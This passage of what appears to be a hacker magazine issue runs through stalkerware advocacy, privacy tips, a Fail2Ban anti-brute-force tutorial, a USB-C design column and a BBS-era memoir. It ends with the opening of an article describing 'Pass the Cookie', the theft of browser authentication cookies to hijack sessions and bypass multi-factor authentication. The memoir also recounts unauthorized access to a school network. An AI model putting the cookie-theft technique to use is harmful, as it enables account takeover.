But we're fighting back. A new coalition of anti-virus companies and human rights groups, including EFF, have joined together to create the Coalition Against Stalkerware, which will work to address the use of stalkerware and raise awareness of it, provide help for victims, and bring leaders in AV together to establish best practices for ethical software development. The coalition also provides online resources and help for stalkerware victims at `stopstalkerware.org`.

AV companies have already gotten the message. Several, including Kaspersky and Malwarebytes, have improved their flagging of stalkerware, and the FTC took action against stalkerware developer Retina-X (albeit for poor security, leaving open the unfortunate possibility that Retina-X could continue to offer its software in the future).

This flurry of activity is thanks in part to EFF's director of cybersecurity, Eva Galperin. In 2018 she offered assistance on Twitter to any woman who was sexually abused by a hacker who threatened to compromise their devices, and when hundreds responded, she began working to help - and she began to fight the problem on a larger scale by pushing antivirus companies to flag the malicious software. Her work and the work of survivor groups has propelled the battle into the limelight, and helped to begin the dismantling of the industry.

It won't be an easy fight. According to Kaspersky, the number of its antivirus users finding stalkerware on their devices rose by 35 percent in 2019, up to 37,532 from 27,798 in 2018. The varieties of stalkerware have increased as well, with Kaspersky detecting 380 various forms of it in the wild in 2019 - 31 percent more than a year ago. But all of this work has already made an impact. The coalition wouldn't have been possible a year ago, and a year from now, with the group working together to protect people from stalkerware and hold vendors and abusers accountable, we're that much closer to eradicating this entire industry.

There is simply no acceptable use case for running a consumer spying app covertly on someone's device. Having access to someone's phone is akin to having access to their mind, and no one should be able to peer into your mind without your consent: not the government, not a company, and not an abuser. It's time to end the development and sale of these privacy violating tools.

Maximizing Privacy in a Digital World

by Terry Clark II

With the proliferation of personal computing devices, explosion in social media, and increase in number of people connected to the Internet, privacy is now more important than ever. From unscrupulous individuals looking to steal your credit card data to companies like Facebook and Amazon looking to track you to make money off that data, the average user is under a constant barrage of technologies that slowly chip away privacy. How does one defend against these invasions of privacy? Technologists often joke that there is no privacy on the Internet and, to an extent, this is true. However, there are some things that can be done to increase privacy.

This article will examine three levels of privacy enhancement. The first are low effort solutions that require little to no change in computer usage habits and have minimal, if any, cost associated with implementation. Next, we will cover intermediate modifications that may require some technical knowledge to implement, may result in mild inconveniences when using the computer, and may cost a bit more to implement. The final section will touch on some advanced privacy methods that may require a significant change in browsing habits or incur significant costs to set up.

Level 1: Basic Privacy Modifications

As mentioned, the basic modifications will require little technical knowledge and be cheap or free to implement. Included under this umbrella are password generators, two factor authentication, ad blockers, and increasing the restrictiveness of social media settings.

Password generators automatically create a unique password for each website or service used and protect these passwords with a master password. As a result, the user only needs to remember a single password while reducing the risk of attackers being able to break into multiple accounts due to duplicate passwords. There are two big players in the area of password managers. These are LastPass and KeePass.

The main difference between the two is ease of use for non-technical users and cost. KeePass requires manual configuration that takes several steps to get everything up and running. Additionally, KeePass does not automatically synchronize passwords between devices without further configuration. LastPass does not require these extra steps, but has a cost associated with some of the premium features, such as multi-factor authentication, support for third party applications, and encrypted storage for files. According to an article from LiquidVPN, "If you are ready to finally secure your passwords and the thought of entering API codes and changing some settings in XML files is new jargon to you then LastPass Pro with two-factor authentication is the tool for you. Otherwise, go with KeePass." ("Which Password Manager," 2017) The main reason for this is that LastPass stores the passwords in an encrypted cloud. While this is probably safe enough, some people may be paranoid about any usage of cloud solutions and may wish to have their data stored on their own devices instead, a feature offered by KeePass.

Like password generators, two factor authentication increases security by requiring access to another device, usually the user's cell phone to fully authenticate to an account. A possible other method of verifying identity via 2FA is using biometrics. However, "biometrics still has a long way to go before it can be considered a rock-solid security technique." (Gillin, 2018) Current biometric techniques can either be fooled relatively easily or are not 100 percent accurate, necessitating the need for backup authentication methods. This obviously defeats the point of using biometrics in the first place.

Both ad blockers and more restrictive social media settings attempt to limit tracking and potential exposure of information to the general public. There have been cases of websites both tracking users through ads and tracking users between sites to serve them personalized ads. (Dangerfield, 2018) By utilizing ad blockers and turning off targeted Facebook ads, this tracking is decreased. Additionally, by putting in place social media settings that only allow friends to see the details of our profile, we decreased the ability for random strangers to scrape information from this source.

Level 2: Intermediate Modifications

Beyond the basics presented in Level 1, there are some additional things users can do to increase privacy without much more loss of functionality. These include changing the default search engine, private browsing modes, using a VPN, and using a Tor browser. Except for the VPN, all these options are free. Even the VPN option could be free, depending on what the user's exact goal is when implementing this technique.

Most users likely have Google set as their default search provider. While this is convenient because of Google's search algorithms and potential integration of search history across devices, it is no secret that Google tracks searches by user. This is part of what makes the targeted ads in Part One work. For instance, have you ever searched for some obscure product and immediately started seeing ads on other platforms for that thing? That's Google tracking at work. By switching to another search provider such as DuckDuckGo or Startpage, this tracking is minimized.

To take this idea a step further, the user could choose to use private browsing mode. This will automatically delete browsing history, cookies, and all information that has been typed into online forms when the browser window is closed. This is useful to prevent cookies from tracking a user between sessions. However, by doing so the user will lose some functionality such as the ability to put things in their cart on a shopping website and return later to purchase those items. Because cookies are not being stored between sessions, the cart information will be erased when the browser is closed. Additionally, information about the user's computer and browsing habits are still accessible by websites being visited and any network administrators that may have access to the connection, including employers and ISPs.

To take this concept a step further and start to anonymize the data sent to websites while also minimizing the tracking ability of employers and ISPs, the user may choose to set up a VPN service. There are really two choices here. The user can choose a publicly or privately hosted VPN. The privately hosted VPN is essentially a VPN set up by the user themselves at their home. While this will not do much to hide their browsing habits from the ISP, this solution can be useful if the user knows they will use insecure Wi-Fi connections such as in coffee shops. Having the home VPN set up will add a layer of security such that a malicious person in the coffee shop cannot simply sniff all traffic originating from that user. As pointed out in an article by *PC Mag*, "Just because it's called Starbucks_WiFi doesn't mean it's really owned by a well-known coffee purveyor."

The publicly hosted VPN is, theoretically, more useful. These VPNs allow all traffic to be encrypted, even when the user is home. Additionally, when the user connects to a website, their IP address is hidden from that server and instead appears to be the endpoint of the VPN. This tunneling functionality, which is the heart of a VPN (Park, 2017), allows a user to mask browsing information from their ISP. The ISP *will* be able to tell that a VPN is in use but will be unable to see the traffic flowing back and forth in that VPN tunnel.

However, this is not to say that one should simply hop online and enroll in the first VPN service they come across. There have been some cases in which the VPN provider has either turned over customer data to law enforcement or allowed customer data stored on their servers to leak publicly. Obviously, the user should research their VPN provider regarding these issues if they feel this is necessary.

To get around these potential limitations of VPNs, a user may choose to use a Tor browser. These are browsers that are designed to user the Tor protocol (previously The Onion Router) in which traffic is encrypted and then routed between multiple hosts (at least three by default) before coming out the other end. (Mason, 2018) This makes it more difficult to backtrack through the routing protocol as might happen with a VPN. Additionally, because Tor nodes are operated by volunteers, there is no centralized business that a law enforcement agency can target for customer records. There are various best practices that can be used with Tor for very paranoid users, but most users will be happy with the anonymity provided by the base package.

Level 3: Advanced Modifications

For the more technically savvy and/or paranoid users, a third category exists which may require significant effort to configure or significant modifications in computer use habits. The options covered in this level include using virtual machines to sandbox computing tasks and use of privacy-focused live boot operating systems.

The use of virtual machines has long been of interest to those involved with information technology and information security. With the advances in modern hardware, it is feasible to do all computing within a virtual machine, or to run multiple virtual machines at the same time for different tasks. Additionally, virtual machines are often used in malware analysis as a way of isolating known or suspected contaminated files from the root system. The malware is executed within a virtual environment, studied, and the virtual environment is then deleted, taking all trace of the malware with it.

On top of being used for malware analysis, virtual machines are being used to hide the existence of files. In a paper from the 17th International Conference on Computational Science and Engineering, a way of utilizing virtual machines in this way was presented. Essentially, the files are encrypted and then placed within what is known as a deniable file system. This effectively hides the existence of encrypted files altogether. The issue, as presented in the paper, is that some applications, such as Microsoft Word, may not be designed with this goal in mind. As a result, the application may inadvertently leak information about the hidden file. To get around this, the paper introduces a concept known as Shadow Execution Environment which uses virtual environments to prevent this data leakage. (Wen, Fang, Zhao, and Li, 2014)

Using privacy focused operating systems, users can further hide their tracks. For full effectiveness, users should use these operating systems in a live boot environment. While this means that users will typically lose their data when the system is rebooted, it is the most secure way of utilizing these systems. Additionally, use of these OSes can increase the effectiveness of the Tor browsers covered earlier. Along with some of the other best practices, the user can achieve quite a high degree of privacy and anonymity. (Hampton, 2013)

However, much like the VPN solutions presented earlier, privacy focused OSes such as Tails offer no guarantees of privacy. Much of the effectiveness comes down to user behavior and situational awareness. For instance, these OSes cannot always protect against compromised hardware, BIOS attacks, or man-in-the-middle attacks. Additionally, anyone who knows how to read network communication will almost certainly be aware that you are using Tor and potentially even that you are using one of these OSes. (“Warning”, n.d.) However, if the best practices are followed and everything is configured properly, these solutions will be more than adequate for the average user. The only people that would even really need to worry about this level of detail are those targeted by advanced persistent threats such as nation-states of other government backed intelligence agencies.

Conclusion

As should be clear by now, there are many options for attempting to ensure one’s privacy on the Internet. These range from relatively easy to implement and cheap or even free to requiring advanced technical knowledge and potentially significant investments. However, as mentioned at the beginning, true privacy on the Internet is almost unachievable if the attacker has enough resources and tries hard enough. While an acceptable degree of privacy can be achieved by the average user, true privacy is only possible by avoiding the Internet altogether.

Given that most people will not want to live a life without Internet access, each user must perform their own assessment of how much privacy they are willing to give up for the different services. As a final note, some of these products *are* commercial offerings. While in a perfect world, we could just trust people, some companies tend to stretch the truth in their product marketing materials. Always keep a hint of skepticism if someone makes a claim that seems outlandish and always do your own research.

Do-It-Yourself Cloudflare on a Budget

by aestetix

As the American political landscape gets ever more heated and divisive, many tech companies are throwing their hat in the ring and treating customers differently based on their political views. I think this is an incredibly stupid move for a company, regardless of whether or not I agree with the company's politics, because I believe companies should only be focusing on their products. It makes me ask questions like: "could a company ever drop my account over politics?" Because such questions scare me, I often seek to figure out ways to replicate what the company does on my own and, if possible, for free. In this article we'll explore one such example that could also wind up saving you some cash in the long term.

A well known company that has recently made decisions based on political views is Cloudflare. Their technical offerings are twofold: they offer website caching via a global content distribution network that can make your website much faster, and they offer protection against distributed denial of service (DDoS) attacks. While the caching offering is useful especially if you want to boost your site in search results, the DDoS protection is actually pretty easy to replicate on your own, provided you don't need deep packet inspection performed, which most sites don't. When you add to this the fact that all of your DNS records must be hosted with Cloudflare to use their service, a less intrusive alternative that can handle some forms of DDoS mitigation for free sounds fairly appealing.

There are several kinds of DDoS attack. While some aim at knocking a service or website completely offline, others are more focused. A very common form of DDoS, and what we'll focus on here, comes not from trying to get the site shut down, but from attempting to brute force a login without getting banned. While setting a CAPTCHA for an IP after too many failed login attempts is helpful, it still allows traffic to reach your web servers and cause undue stress on your system's CPU. It's far better to have a way to automatically cut off offending traffic before it even hits your web servers.

One of the best free tools to protect against a DDoS on Linux is called Fail2Ban. This tool runs as a service, monitors your logs, and modifies your firewall according to the rules you set. Therefore, you can configure it to protect against a simple DDoS in a few easy steps. From this point on, I'm assuming you are running Ubuntu 18.04, but these steps can easily be translated to other Linux flavors.

Fail2Ban provides a number of security features out of the box, such as protection against ssh brute force attacks. To mitigate these, Fail2Ban scans the access log (usually `/var/log/auth.log`) and, if it sees an IP attempt unsuccessfully try to connect to the system via ssh (port 22) too many times, it will ban that IP in iptables for a set period of time. But since our focus is web traffic, let's take a look at a log entry and convert it into a Fail2Ban rule. For our example we are using the load balancer HAProxy, but you could easily translate these steps to Nginx (or Apache).

First, make sure Fail2Ban is installed:

```
apt-get install fail2ban
```

Next, we look for an offending traffic pattern. After a glance at the HAProxy log (`/var/log/haproxy.log`), we see a bunch of lines that look like this:

```
Oct 21 07:28:00 localhost
➥ haproxy[2342]: 192.168.0.1:
➥1337
[21/Oct/2015:07:28:31.337] https
➥_frontend~ wp_backend/wp 0/0/5/
➥287/750 200 34854
- - ---- 384/384/213/0/0 0/0
➥ "POST /wp-admin.php HTTP/1.1"
```

It looks like some attacker is trying to access our Wordpress admin login form. Not cool! Let’s go ahead and set up an automated way to ban them. First, we want to craft a regular expression (regex) that matches the line in the log, but won’t hit a false positive. If you’re new to regular expressions, you can use the “fail2ban-regex” tool (included when you install Fail2Ban) to test your regex against the logs in question after you’ve set up the filter.

Now that we’ve crafted a regex to match the offending line, let’s create a filter for Fail2Ban. Create the following file and add this code to it:

```
(contents of /etc/fail2ban/filter
➥.d/haproxy.conf)
[Definition]

failregex = ^.*haproxy\[[0-9]+\]
➥: <HOST>:.* “(GET |POST )/wp-
➥admin.php HTTP/1.1”$

ignoreregex =
```

This filter definition file contains the failregex variable, where we define the regex Fail2Ban will use to remove and block offending IP addresses. The two important parts are the HOST variable, where it grabs the IP address, and the path part, where it makes sure the offender is indeed trying to log in. Once a request matches this regex and an IP address is logged, it then gets parsed by the jail config, so we need to enable it by adding the following to the end of the jail config file:

```
(entry in /etc/fail2ban/jail.
➥conf)
[haproxy-login]
enabled = true
bantime = 4800
findtime = 120
maxretry = 5
filter = haproxy
logpath = /var/log/haproxy.log
port = http,https
ignoreip =
```

There are a few important variables to set here. First, the logpath should correspond to where the log Fail2Ban needs to scan exists. If you’re using Nginx instead, the logpath should probably be something like “/var/log/nginx/access.log”. The port in our case is standard (80,443), but if you’re using a non-standard point, you’ll have to modify this accordingly. The filter value should correspond to the filter we just created. Finally, the bantime, findtime, and maxretry variables need to be set. In plain English, our config is set so that if an attacker attempts to log in more than five times in 120 seconds (two minutes), their IP will be banned at the firewall level for 4800 seconds. After the bantime has passed, the IP address will be unblocked from iptables and allowed access again. That said, if you plan on using this in a system that you use frequently, you should probably add your IP address to the “ignoreip” variable to make sure you don’t accidentally ban yourself from your own server.

In conclusion, while this trick isn’t foolproof especially against major actors, for the average person it works pretty well and can save us a bit of money, as well as peace of mind that the service we’re paying for won’t randomly drop our account.

BOOK REVIEW

Artificial Intelligence: A Very Short Introduction,

Margaret A Boden, Oxford University Press, 2018, ISBN 9780199602919

Review by paulml

Many advances in artificial intelligence have been made over the past several years, starting with Siri and Alexa, but much more remains to be done. This book gives the details.

The science of AI involves many other sciences, including neurophysiology, logic, and psychology. A major challenge is how to present a problem, or a question, to a computer in a way that the computer will understand. Another challenge is how to show a computer things like emotion and creativity. What is consciousness? Is intelligence more than just IQ or the Turing test?

Robot designers have had better luck creating robots that resemble insects with six or eight legs than in creating robots that look human with two legs. When is the singularity coming? When is Skynet coming? The general answer from this book is: not anytime soon.

This is a very well done introduction to the world of artificial intelligence. Some of it gets rather technical, but most of it is good for the general reader. It is very much recommended for anyone who wants to learn more about AI.

CITIZEN ENGINEER

by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

Demystifying and Designing for USB-C

If you're like us and have been creating or working with computers over the decades, you have a box somewhere in your home with adapters of all sorts. Null modem cables, VGA gender changers, DVI to HDMI converters. The medium-low protocols like ADB, PS/2, parallel, and serial all got merged into the USB (Universal Serial Bus) standard. Starting with version 1.0 that was for mice and keyboards, it was then expanded up to 2.0 for disk drives and cameras. Engineers at this point bumped up against some physical properties of USB - it was only two data pins and power maxed out at 5V 1A (technically, you weren't supposed to draw more than 0.5A, but most folks ignored that recommendation).

At that point, disk drives, video cameras, and networking devices needed faster data transfer and more power. So USB 3.0 came out with really unusual connectors that extended the data and power capability. This is when everyone making devices threw up their hands and said, "Look, we've got all this technical debt that we've built up over the years - too slow, confusing connectors, low power, OTG incompatibilities, weird mutant connectors.... Let's try to design something to one standard connector that you can't connect wrong."

They... sorta... succeeded. But, there's still plenty of gotchas that are literally hidden inside the cable! Now with USB-C, the cable always plugs in, both ends are identical and reversible, but there are at least six different types of USB-C cables. Designing electronics for USB-C is a lot more complex than the classic USB with only four pins, all well defined.

All USB-C connectors use a standard 24 pin oval connector. Four are ground, four are power, there are the classic USB data connector pairs D+/D-, as well as four more differential data pairs (five data pairs total), and then four more pins for configuration and non-data-sideband usage. Since there's still millions of computers with classic USB connectors, the USB-C standard is a simple super-set that can be used for USB by only connecting the power/ground/D+/D- wires. If you have USB 3.x, those pins can also be connected to the USB-C with a mechanical adapter.

Thanks to the four sets of power pins and four extra differential pairs, USB-C cables can handle high-power/current and high-data transfer uses such as device charging, monitor/laptop power, up to 40 Gbps data (aka Thunderbolt 3), or any audio/video standards like HDMI/DisplayPort/Mobile High-Def. For power usage, cables can carry 20V 3A and, in some cases, 20V/5A.

But... that's just what USB-C is specified to support. Whether you can actually use a USB-C cable for these purposes depends a lot on who made the cable and how much you're willing to spend. After all, to carry 100W you need a lot of thick copper to avoid voltage drops. To carry 4K DisplayPort, you need all those extra wire pairs. That means more soldering and more cost. Most people who want to connect their keyboard or charge their smartwatch don't need 100W and 40Gbps and they don't want to spend $10 per cable. So a lot of cables skimp on the copper and wires, and that is where a lot of the confusion with USB-C comes in.

If you're using USB-C to replace your classic USB A/B devices, you'll only need USB 2 compatibility at 480 Mbps (nearly any cable and length up to four meters can handle that). As you move up to USB 3.0 / 3.1 Gen 1 (5 Gbps), the max length goes down to two meters. At 3.1 Gen 2 (10 Gbps) and 3.2 SuperSpeed+ (20 Gbps), you will need to make sure your cable is designed for that purpose and it won't be able to go farther than one meter.

Alternative modes are protocols that are different than USB, but can use some specific USB-C cables that, again, are designed to handle the high data rates. Those modes cover Thunderbolt 3, DisplayPort, HDMI, MHL, and VirtualLink (as well as whatever we come up with next).

For example, Thunderbolt 3 cables that are longer than 0.5 meters need to be "active," which means they have electronics inside to amplify/equalize the signal for extended length cables or to perform protocol conversion. If the cable is 0.5 meters, it's called passive.

If you're connecting to a monitor, use a cable that is marked for use with DisplayPort. If you need 100W to power your laptop, do not use a 3A USB-C cable when you need a 5A one. How would you know what capabilities your cable has? Well, USB-C cables are required to contain a power e-mark chip programmed to identify the cable and its capability. However, e-mark chips cost money, and people don't know what e-mark is. So if they can save $1 on a cable, they buy the one without. The effect of all these different cables, without chips, and perhaps even mis-marketed, is people who have been conditioned for decades to believe that connector shape dictates functionality. They are getting confused because cables that fit don't work and there's no way to know why.

So now you know what to watch out for with cables. What if you are designing hardware to work with USB-C? Compared to classic USB, C's specification is a juggernaut, hundreds of pages long. If you're just trying to update your design to allow USB 1.x/2.x compatibility, it's not too hard:

Connect the four V+ pins together and the four GND pins together, and that's your 5V supply.

D+ and D- are just like you remember, but don't forget to connect *both* D+'s and D-'s together so the cable is reversible.

Connect a 5.1K resistor to ground from each of the CC1 and CC2 pins.


That's it! The 5.1K resistors signal to the power delivery chip that you'd like 5V and up to 1.5A of current (assuming the port can supply 1.5A). If you need to determine how much current the power delivery can supply, you can measure the CC1/2 pin voltage before the pulldown - the pullup on the other side of the cable can be calculated - 10K pull-up means up to 3A, 22K means 1.5A, and 56K is 0.5/0.9A max at 5V. So for basic usage, there's no additional silicon required, just some small resistors, which makes updating designs easy.


Want more than 5V? Or have a design that can act as either host or device? That gets a little more complex, but you can add a power delivery (PD) negotiation chip that will request higher voltages and currents, or manage sourcing or requesting power depending on what role you are playing in the connection. The BOM cost rises here, but is offset by being able to take part in the wide offerings of USB-C power supplies. And it isn't much more expensive than the original engineering solution where everyone used barrel jacks plus diode plus regulator to protect against plugging a 12V supply into a 5V device, or one with negative polarity. PD chips can be strapped with resistors or I2C programmable.

This isn't easy to get right: first generation Raspberry Pi 4 computers didn't have those two CC resistors. Instead, only one was placed, which meant that some smart power delivery chargers would not work to power the Pi 4. Nintendo Switch also doesn't have PD spec compatibility. Only official chargers/cables are recommended, although without schematics it's hard to know exactly what went wrong.

Despite these hiccups, we like USB-C, especially for low-cost/power/data devices. It's back-compatible enough and the connectors are great - strong, easy to manufacture with, not too large but easy to use. In most cases, you can get away with low-cost simplified USB-C connectors that have only one row of pins. They're about 25 cents each and not much larger than a USB micro B. We'll be using USB-C for all our new hardware designs, and we recommend you do too!

Good night and good luck.





Reflections on Hackers

by Eugen Spierer

My favorite movie is Iain Softley's *Hackers*, but this story is not about it. Instead, it is the story of a young man in great distress who finds solace in a world very reminiscent of the one portrayed by the movie. It is the story of me, whether I like it or not.

I once thought I liked the movie because it had to do with computers. But I've come to realize that's not the real reason it had stayed with me for over 20 years as my favorite one. As I got older and tried my luck in the computer industry (and failed), a creeping feeling made its way from the back of my mind to a sobering understanding: what I really loved about the movie was its spirit of youthful rebellion, of camaraderie among like-minded individuals, its fashion and soundtrack, and above all the fact that it reminds me of my younger self.

Having a bunch of close friends like the ones the movie revolves around is a rare commodity these days, especially for introverts like myself who seek their solitude on most days. Having such a tight knit group of friends also endows you with a sense of belonging, a concept which has become quite foreign in my own personal world. Belonging is hard: it makes you doubt your decision of joining a given group and, in worse cases, it even makes you suspicious and unable to trust other members of that group. I guess being a team player is an acquired taste. However, the friends portrayed in the movie, despite describing themselves as individuals first and foremost, are banded together in an effort to bring down The Plague. Even their skills seem to complement each other's, as one is better at rigging phone lines while another is able to recall the most minute details of his everyday experiences, the third is a master at cracking hidden codes, and so on.

And they're all young and beautiful and hate authority figures! Three traits, so I've learned, very typical of the punk subculture, which I now identify myself with from afar, as I am still a lone wolf. An innate disgust of authority has made me unable to be a part of large scale social systems, a fact which lends itself to perpetual aloofness, a moderate amount of loneliness, and a general ineffable feeling of cruising through life like an untethered balloon trying to find its path among what seems like a vast, empty space. Nevertheless, a man's got to do what a man's got to do and I can do no other: I try to shy away from places which put one man above another and, whenever I force myself to take part in such systems, I become entrenched in self pity.

I realize the costumes, makeup, accessories, and hair styles in *Hackers* have all been designed by professionals, but it is my enduring hope that they are based on actual, daily dress habits of those who proudly call themselves punks. I also realize the punk movement revolves around punk music, which I have not taken a liking to. Despite that, I remain tightly clung to my (erroneous?) notions that the ideology conveyed by punk supersedes my somewhat skewed way of looking at punks and that the fashion and looks which I instinctively attach to punk are true to their cause of romanticizing the movement, albeit not necessarily true to its actual real life appearance.

But the movie is just a movie, right ? No real people experience adventures the likes of which are portrayed in it. Actual hacking can be quite dull: it consists of sitting in front of a computer screen for hours on end while *not* attending partly dim nightclubs full of cyberpunk paraphernalia. Once again, I find myself entangled by the false romanticism of the movie. Or do I? Upon much retrospection, I have concluded that I actually did experience something akin to what the movie presents. It all happened during a very dark time of my life, but what happened was a ray of light which (it took me years to realize this) was one of the best experiences I have ever had. This article is an attempt at describing my own personal "Hackers" movie: real life events very closely resembling the movie's attitude and spirit.

The group I can somehow call my own had four members. I say "somehow" because what's now left of it are just dim memories of wonderful friends who helped shine a light in a very dark world. This was 20 years ago, when I was in the 9th grade. My friends were Zvika, Ran, and Avi. I used to call myself by the handle The Cyborg and Avi's handle was Warhead, Zvika's board was The Lighthouse, and Ran called himself Cyberhead.

These were the last days of the BBS era. We used to hang out during school breaks and sometimes after school and talk about what magnificent BBSes we logged onto or how great Zvika's board was. I probably went on and on about whatever programming project I had going on, of which the main one was "nIRC" (more on that later). Sometimes we met at a local basketball court and shot some hoops (I don't think I've played basketball since then). But mostly we listened to Zvika and stared at him as if he was the BBS/computer demigod.

There were four of us, and I'll use the original *Hackers* roster to assign each of us to a character from the movie: Zvika would, of course, be Zero Cool, for he was the wisest and most knowledgeable among us. He was also a bit detached, running his own board and not always paying attention to us lowly beginners, and I say that with the utmost fondness. Ran (Cyberhead) could be described as Lord Nikon, for he was the most lovable among us - everyone liked him and got along with him. To my understanding, this goes on to this day. I would affectionately describe Avi (Warhead) as Joey, for he was always trying out the new stuff the others had taught him with great enthusiasm and good-hearted fun. Lastly, for reasons which are to become apparent, I shall describe myself as Cereal Killer. I always had projects which did not interest the others much like the movie character (being a phreak) and, of course, I would have been happy to crash at someone else's place, rather than my own.

Zero Cool had his own BBS. It was one which had existed for a while prior to the formation of our group, and he had already established connections with other boards and started trading warez, which were pirated programs cracked and distributed (mostly) free of charge among BBSes. He had knowledge of other BBSes, their operators and their handles, which he would sometimes blurt out to us in a long list. This usually left Warhead and myself amazed and smitten. Zvika was the one who came by my house and helped me fix the computer my dad had just bought for me. (I had accidentally erased the autoexec.bat and config.sys files.) To this day, I get the chills whenever I think of what he must have seen there and am thankful that he did not just run away the moment he stepped into the apartment. Later on, Zvika loaned me a hard drive to install in my computer. When my dad found out about me tinkering with it, he smashed the hard drive and left me to come up with an excuse why I couldn't return it. I told Zvika it slipped my hand and fell because I was utterly embarrassed to tell him the truth. He said it was OK and that I shouldn't worry about it. That's just the kind of nice guy he was. Zvika is a naturopath today and lives with wife and son not far from where we grew up.

Lord Nikon (Cyberhead) made all schoolwork seem like a walk in the park. He was a straight A student, (which explains his future academic accomplishments) and was very much liked by his teachers and friends. I used to play basketball with him at the court next to his house. He was the one I could talk to the most about the program I had been writing during that period, since I don't seem to remember any of the others being interested in software programming. During school hours, we used to exchange knowing glances about little tricks such as finding a back door in the school's Microsoft Word program which enabled us to access the network's command prompt, a thing which was strictly forbidden by the school's computer teacher - let's call him Agent Gill. Cyberhead was the one who helped test the program I'd written, named nIRC after the popular Internet Relay Chat client mIRC, on the school's network. It was a chat program designed to allow two users on the same LAN to chat with each other. We tried it on the school network covertly using the loophole we had found in the Microsoft Word program, and I was very proud when I was barely able to talk to Cyberhead on it while he was sitting at a different console.

Agent Gill, the computer teacher who was perceived by us (well, Warhead and myself at least) as the quintessential "bad guy," used to shout a lot in a high pitched squeaky voice. He was the one who denied us access to various programs we found interesting. We were to stick to the programs we were assigned to during class, he said - which amounted to the above mentioned word processor. When Warhead and I later misbehaved, Cyberhead was the one among us who got to go on a school trip to the U.S. He later got to travel quite a bit and for a long time I resented the school who gave opportunities to those who already had plenty and denied them from those who had the world closed off to them. Cyberhead now lives with his family in a small village. He went on to have a successful military career, undoubtedly making his parents and everyone else around him very proud.

Joey (Warhead) had friends from a wide range of social circles, so what we were doing was probably just one of many endeavors he was involved in. He really liked the world we inhabited and often expressed great interest in learning more about BBSes and the big white clumsy boxes we were playing with. Along with myself, he would listen to Zero Cool's stories of far away (though in the same calling code) boards, and enjoy hacking away at Agent Gill's school computer network. Though the memory is dim, I seem to remember that he was with me when we tipped a hot water pot and caused the water to run into the computer room. We were later told the water had evaporated and damaged the computers, but I'm pretty sure that was just a hoax. We ended up not partaking in the aforementioned foreign exchange trip because of that. When we got older, Cyberhead became a religious person and now lives in Israel's occupied territories. He is involved in various right wing groups and describes himself as an itinerant lecturer on subjects of right wing politics.

All of this brings me to Cereal Killer (me). I most fervently sympathize with this character for a number of reasons, not the least of which is him being a punk. Doing business on a shady side street selling pirated music to innocent passersby. I don't fancy myself as a salesman, but I do identify with the cyberpunk underworld he inhabits. I too have an enduring dislike and disrespect for authority and often find myself at the fringes of society because of it. I do admit that I like Cereal's attire, too. The notion conveyed by it is one of a spirit marching to the sound of its own drum. Of originality manifested along with total disregard to what society has to offer. Even among his own friends, Cereal is somewhat of an outsider: His domains of expertise lie in a different domain - he is a phone phreak.

But, as mentioned earlier, the thing about him which attracts me the most is his undetailed family situation. You see, during the time I was a part of this pack of friends, I had also been living with an abusive father. I used to get beat up at school and at home. My life outside of the computer world was narrow, pathetic, and miserable. I wished I could walk around and crash on people's couches with nothing but a toothbrush, but the sad truth was that I was a nonviolent nerd. I used to run away from bullies at school (although I was always bigger than them, why did I do that?) and come home to an empty cold house where I would immediately turn on my computer, either illegally hooking it up to the phone (my dad did not allow it) with a cable I would hide right after, or just sit for hours on end and code various programs in the Pascal programming language, which still holds a soft spot in my heart to this day. I would do that for about eight hours straight and then go to sleep, without doing any of the excessive self grooming mandatory of a healthy teenager. Despite being depressed, programming and the knowledge of being a part of a group which appreciated what I was doing kept my spirit from plunging into an abyss. The main programs I remember from that era are nIRC which I described earlier, a space shooter game, and even a Pascal module designed to allow programmers to use the modem in their programs (that one is still online at the SWAG archive at `swag.` ➥`outpostbbs.net/COMM/0109.PAS.` ➥`html`).

You can obviously see why this was a dark time for me, and it has certainly affected the rest of my life and the way I see the world. However, my group of friends - my Hackers - were a bright ray of sunshine which has instilled itself in my memory as one of the better experiences I have ever had.

The movie *Hackers* actually came out earlier - in 1995. It had been my favorite movie even before the events described, but only decades later did I realize that some of the fictional events from the movie have also happened to me, albeit in a somewhat less dramatic fashion. Only years later did the thought that we actually had our own group of cyberpunk hackers dawn on me, and I am writing this in appreciation of how great it was that we were all brought together by a common interest.

Dedicated to my friends and the SWAG archive staff, who gave me a chance where very few others did.

Pass the Cookie and Pivot to the Clouds

by Johann Rehberger
security@wunderwuzzi.net

Web applications and services use cookies to authenticate sessions and users. An adversary can pivot from a compromised host to web applications and Internet services by stealing authentication cookies from browsers and related processes. At the same time, this technique bypasses most multi-factor authentication protocols.

The reason for this is that the final authentication token that the attacker steals is issued after all factors have been validated. Many users persist cookies that are valid for an extended period, even if the web application is not actively used. Cookies can be found on disk and in process memory. Additionally, other applications on the target's machine might store sensitive authentication tokens in memory (e.g. apps which authenticate to cloud services). This pivoting technique can be extended to bearer tokens, JWT (JSON web token), and the like. Pass the Cookie is a post-exploitation technique to perform session hijacking.

So, let's Pass the Cookie and Pivot to the Clouds.

